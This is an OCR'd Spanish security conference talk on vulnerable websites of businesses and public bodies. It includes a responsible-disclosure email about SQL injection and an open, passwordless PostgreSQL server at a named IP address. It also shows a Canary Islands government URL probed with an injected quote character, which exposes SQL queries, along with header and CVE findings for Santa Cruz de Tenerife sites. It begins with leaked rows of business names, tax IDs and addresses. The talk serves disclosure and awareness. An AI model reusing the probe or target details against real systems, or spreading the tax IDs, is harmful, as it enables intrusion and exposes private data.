3.909	1	55	3.816	Larrabea Lounge bar S.L.	B01517093	carretera de Landa s/n	01170	Leguti
3.910	1	55	252	Bodegas Torre de OÃ±a	A20156295	Finca San Martin s/n Paga…	01309	Lagua
3.911	1	67	4.608	Aquatherapia Spa	B-37396488	Calle de San Justo, 10	37001	Salam
3.912	1	67	4.634	Dehesa de Rodasviejas	07847680-B	La dehesa de Rodasviejas, AutovÃa de Castilla (Salam…	37460	Aldeh
3.913	1	8	5.504	RESTAURANTE ADELITAS	B33995101	C/INFIESTO NÂº17 BAJO	33207	GIJÃN
3.914	1	55	1.487	Rafael Pereira Nogueira	Y0985370H	CorrerÃa, 10	01001	Vitoria
3.926	1	59	4.714	Dismaduba, s.l.	B36531226	Puerto de San AdriÃ¡n de Cobres, s/n	36141	Vilabo
3.923	1	16	4.539	ENRIQUE SAN JOSE AZKUE Y OTRO C.B.	E20932075	CAMINO MUNDAIZ 10 LOCAL 20	20012	SAN S
3.917	1	59	3.576	Pasillobar, s.l.u.	B27760578	RUA REAL 7	36202	VIGO
3.918	1	70	5.971	Sofiestetic S.L	B54692785	C/ Carlota PasarÃ³n, 34	03005	Alican
3.916	1	59	4.982	Santiago Bello Barcia	76906186m	Plaza da Pedra, 4	36202	Vigo
3.920	1	70	6.236	Wellness Fervi S.L	B- 5343215	Plaza puerta del Mar, 3	03002	Alican
3.921	1	70	5.843	Area properties S.L		Carrer MosÃ©s Pedro Mena nÂº 18	03550	San J
3.922	1	70	5.844	Area Properties S.L		Plaza del Puerto nÂº3	03001	Alican
4.171	1	67	5.596	LUIS MIGUEL FERNANDEZ RODRIGUEZ	10069058A	PLAZA POETA IGLESIAS, 12	37002	SALA
3.927	1	59	4.947	Danelka, s.l.	B36741320	Plaza de America 1 cc	36211	Vigo

New Row — Rows 1-1000 of 5634 — Page 1 of 6



Comunicación **responsable de vulnerabilidades**. Intento público ante la no contestación al primer email…

Comunicación **responsable de vulnerabilidades**. Por privado ante la no contestación al email publicado ni Twitter…

s4ur0n

Enviado - s4ur0n 19:15

Vulnerabilidad en vuestros sistemas con un riesgo muy alto

Para: administracion@publipan.net Cc: eGarante

Seguridad: Firmado (s4ur0n@s4ur0n.com)

Se ha encontrado un evento en este correo: 4 de febrero de 2017 añadir...

Buenas tardes:

Quería comentaros que he visto vuestros paneles de información en un hotel este fin de semana y me parecen geniales, muy logrados y acertados, además de ser muy cómodos para el usuario.

Me dedico desde muchos años a la seguridad informática y he visto algunos fallos en vuestros sistemas que podrían presentar un riesgo y una exposición de datos muy alta y me gustaría poder comentarlos con alguna persona de vuestra empresa o responsable de desarrollo, ya que son principalmente de código.

Sin embargo, cuando busqué vuestra información en google, tras una pequeña búsqueda, se delata que existen varias vulnerabilidades en vuestro código y en la BB.DD que potencialmente podrían exponer incluso el contendio completo de todas vuestras BB.DD. sin mayor problema y sus contenidos. Hay algunas referencias como simplemente buscando en google "error site:infotactile.com" que ya revelan información sensible de vuestras conexiones e incluso la cadena de consulta empleada para recuperar los datos.

Principalmente, hay SQL Injection (https://www.owasp.org/index.php/Top_10_2013-A1-Injection) que permiten revelar el nombre del usuario y BBDD que emplea vuestro sistema, por lo que una simple conexión al servidor sin más, entraría en todo vuestro sistema ya que no se encuentra identificado por ningún tipo de password y está expuesto públicamente en Internet sin mayor protección.

El dominio afectado por las vulnerabilidades es en "infotactile.com" que referencia a 37.187.153.126 y se encuentra listado también en shodan (buscador de servicios) con el puerto 5432 expuesto públicamente en Internet (https://www.shodan.io/host/37.187.153.126).

Un usuario malicioso, simplemente conociendo la información del usuario con el que se conecta a vuestra BBDD y el nombre de la BBDD (ambos datos salen en simples consultas) al no tener autenticación ninguna, podría entrar sin más y tener acceso a todo, incluso para poder borrar/modificar/añadir datos que supongo que serán sensibles e incluso pueden afectar a clientes vuestros que podrían incluso denunciar que sus datos no han sido tratados conforme al Reglamento de Protección de Datos.

Además, dado que también al parecer el dominio "publipan.net" es prácticamente igual en contenido, podría ser que los mismos fallos de seguridad se encontrasen también en el mismo.

Entendiendo que nuestra responsabilidad moral debe ser comunicaros responsablemente las vulnerabilidades que a veces vemos, quedo a vuestra disposición para cualquier cosa que queráis comentar y/o poderos ayudar a solucionar estas vulnerabilidades lo más rápido posible. Para evitar malentendidos, comentaros que esto lo hago de forma completamente altruista, ya que me parece lógico avisaros que un ciberdelincuente podría aprovecharse de la información que contenga o perjudicar gravemente a vuestra empresa.

Muchas gracias por vuestra atención.

Un saludo,


Pedro C. aka s4ur0n
GPG 0x42386475 | s4ur0n
http://s4ur0n.com
@NN2ed_s4ur0n

hackron


Hackers
Cve
Computer
Exploits
Seguridad
Troyanos
Virus
Auditoría
Cryptolockers
Backdoors
Virus
Metasploit
Rootkits
Hackers
Malware
Information


MBA
WILL WORK FOR FOOD!

Gobierno de Canarias



www.gobiernodecanarias.org/otros/showenlaces.jsp?subcategoria=19%270

Estado HTTP 500 - Ha sucedido una excepción al procesar la página JSP /showenlaces.jsp en línea 14

type Informe de Excepción

mensaje Ha sucedido una excepción al procesar la página JSP /showenlaces.jsp en línea 14

descripción El servidor encontró un error interno que hizo que no pudiera rellenar este requerimiento.

excepción

```
org.apache.jasper.JasperException: Ha sucedido una excepción al procesar la página JSP /showenlaces.jsp en línea 14

11:         categoria = ou.getValue("select categoria from subcategorias where codigo=" + subcategoria);
12:         descripcionsub = ou.getValue("select descripcion from subcategorias where codigo= " + subcategoria);
13:     descripcion = ou.getValue("select descripcion from categorias where codigo = " + categoria);
14:         int cat = Integer.parseInt(categoria);
15:         switch(cat)
16:         {
17:                 case 20:

Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:521)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:430)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:723)
```


causa raíz

```
java.lang.NumberFormatException: null
        java.lang.Integer.parseInt(Integer.java:417)
        java.lang.Integer.parseInt(Integer.java:499)
        org.apache.jsp.showenlaces_jsp._jspService(showenlaces_jsp.java:75)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:723)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:388)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:723)
```


nota La traza completa de la causa de este error se encuentra en los archivos de diario de Gobierno de Canarias.

Gobierno de Canarias

Gobierno de Canarias



Gobierno de Canarias




desmotivaciones.es
Cuando las barbas
de tu vecino veas pelar, pon las tuyas a remojar


MB
JUEGOS
HUNDIR LA FLOTA
¿Jugamos?
hackron

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10


Faltan las cabeceras de seguridad en las respuestas del servidor que son recomendadas para prevenir ataques de **clickjacking** en la web:

`X-Frame-Options`

Cookies directamente accesibles por medio de **javascript** y que se podrían quitar simplemente indicando (cuidado con el método **TRACE** en servidores):


`HTTPOnly`

Cookies sin establecer el flag **`Secure`** debido a que la web no soporta capa de cifrado en comunicaciones: **datos transmitidos** con el texto en claro **interceptables**.



Revelación de **información** sobre el servidor, tecnologías, etc.:

- **OPTIONS habilitado**
- **Versión ASP.NET: 2.0.50727.5491**
- **Microsoft .NET Framework: 2.0.50727.5485**
- **Microsoft IIS 7.5**
- **Windows**



Posibilidad de **automatización** de ataques (**CWE-799: Improper Control of Interaction Frequency**) https://cwe.mitre.org/data/definitions/799.html **:**


- **`Todos los formularios del sitio`**

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Vulnerable a ataques **Slow HTTP DoS (Denial of Service)**

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Revelación de la tecnología empleada:




Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Identificación de la **versión** del servidor empleado:

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Sin filtros de **autocompletar**… en los formularios ():

- `<INPUT TYPE="password" **AUTOCOMPLETE="off"**>`



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Versión de servidor **3.1.9 vulnerable** a múltiples ataques:

Caucho » Resin » 3.1.9 : Security Vulnerabilities

Cpe Name:*cpe:/a:caucho:resin:3.1.9*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-2969	264		Bypass	2012-08-12	2012-09-04	6.4	None	Remote	Low	Not required	None	Partial	Partial
Caucho Quercus, as distributed in Resin before 4.0.29, allows remote attackers to bypass intended restrictions on filename extensions for created files via a %00 sequence in a pathname within an HTTP request.														
2	CVE-2012-2968	22		Dir. Trav.	2012-08-12	2012-09-04	5.0	None	Remote	Low	Not required	None	Partial	None
Directory traversal vulnerability in Caucho Quercus, as distributed in Resin before 4.0.29, allows remote attackers to create files in arbitrary directories via a .. (dot dot) in a pathname within an HTTP request.														
3	CVE-2012-2967				2012-08-12	2012-09-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Caucho Quercus, as distributed in Resin before 4.0.29, does not properly implement the == (equals sign equals sign) operator for comparisons, which has unspecified impact and context-dependent attack vectors.														
4	CVE-2012-2966				2012-08-12	2012-09-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Caucho Quercus, as distributed in Resin before 4.0.29, overwrites entries in the SERVER superglobal array on the basis of POST parameters, which has unspecified impact and remote attack vectors.														
5	CVE-2012-2965	20			2012-08-12	2012-09-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Caucho Quercus, as distributed in Resin before 4.0.29, does not properly handle unspecified characters in the names of variables, which has unknown impact and remote attack vectors, related to an "HTTP Parameter Contamination" issue.														

Total number of vulnerabilities : **5** Page : 1 (This Page)

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Incluso en **http://www.bopsantacruzdetenerife.org/** con NGIX 1.4.6 (CVE-2014-0133):

NGINX HASTA 1.5.9 SPDY SPDY REQUEST HEAP-BASED DESBORDAMIENTO DE BÚFER

CVSSv3 Temp Score	Exploit Precio Actual (≈)
6.4	$0-$5k


Una vulnerabilidad ha sido encontrada en nginx y clasificada como crítica. Una función desconocida del componente *SPDY Handler* es afectada por esta vulnerabilidad. A través de la manipulación como parte de *SPDY Request* se causa una vulnerabilidad de clase desbordamiento de búfer. Esto tiene repercusión sobre la confidencialidad, integridad y disponibilidad.

La vulnerabilidad fue publicada el 2014-03-18 por Lucas Molas con identificación *[nginx-announce] nginx security advisory (CVE-2014-0133)* con un posting (Mailinglist) (confirmado). El advisory puede ser descargado de mailman.nginx.org. La publicación ha sido realizada en coordinación y con la colaboración del fabricante. La vulnerabilidad es identificada como CVE-2014-0133. Es fácil de explotar. El ataque puede ser realizado a través de la red. La explotación no requiere ninguna forma de autentificación. No se conoce los detalles técnicos ni hay ningún exploit disponible.

Esta vulnerabilidad ha sido clasificada como un exploit día cero por lo menos por 357 días. Para el scanner Nessus se dispone de un plugin ID 73519 (nginx < 1.4.7 / 1.5.12 SPDY Heap Buffer Overflow), que puede ayudar a determinar la existencia del riesgo analizado.

